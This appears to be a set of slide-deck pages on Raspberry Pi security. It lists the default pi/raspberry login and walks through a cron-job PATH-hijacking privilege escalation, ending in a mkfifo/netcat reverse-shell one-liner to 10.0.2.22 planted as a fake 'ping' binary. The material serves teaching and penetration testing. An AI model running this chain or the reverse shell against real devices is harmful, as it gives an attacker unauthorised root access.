


Raspberry Pi Device


The Raspberry Pi is a popular single-board computer device that can be used for network-attached storage, ad-blocking servers and more



Raspberry Pi Default Password

One important security consideration of the Raspberry Pi is the fact that there are default credentials for the Raspberry Pi OS:

Username: pi
Password: raspberry




Privilege Escalation

Cronjob Path Hijacking

```
pi@raspberrypi:/ $ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have user names
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/var/www/html:
```



Looking at the crontab file on the system, we see that the PATH variable for the cronjobs include a non-standard directory: /var/www/html

Privilege Escalation

Cronjob Path Hijacking

```
# * * * * * user-name command to be executed
17 * * * * * root cd / && run-parts --report /etc/cron.daily
25 6 * * * root test -x /usr/sbin/anacron
47 6 * * 7 root test -x /usr/sbin/anacron
52 6 1 * * root test -x /usr/sbin/anacron
* * * * * root ping -c1 raspberrypi.com
```

We also see that root is running a cronjob with the **ping** binary, but **without** an absolute file path

Privilege Escalation

Cronjob Path Hijacking

```
pi@raspberrypi:/$ ls -la /var/www/html/  
total 28  
drwxrwxrwx 2 www-data www-data 4096 dic  8 21:46  
drwxrwxrwx 3 www-data www-data 4096 nov 11 2023
```

These two conditions allow for us to hijack the cronjob's path if we are able to write to the non-standard path directory

Privilege Escalation

Cronjob Path Hijacking

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f |  
/bin/sh -i 2>&1 | nc 10.0.2.22 443 > /tmp/f' >  
ping && chmod +x ping
```

So we can write a file called ping on the path which can contain arbitrary shell commands, and the cronjob will use that **ping** command instead of the legitimate one because...

Privilege Escalation

Cronjob Path Hijacking

```
/var/www/html:/bin:/usr/sbin:/usr/bin
```

The non-standard path appears before the directory containing the legitimate ping command in the PATH variable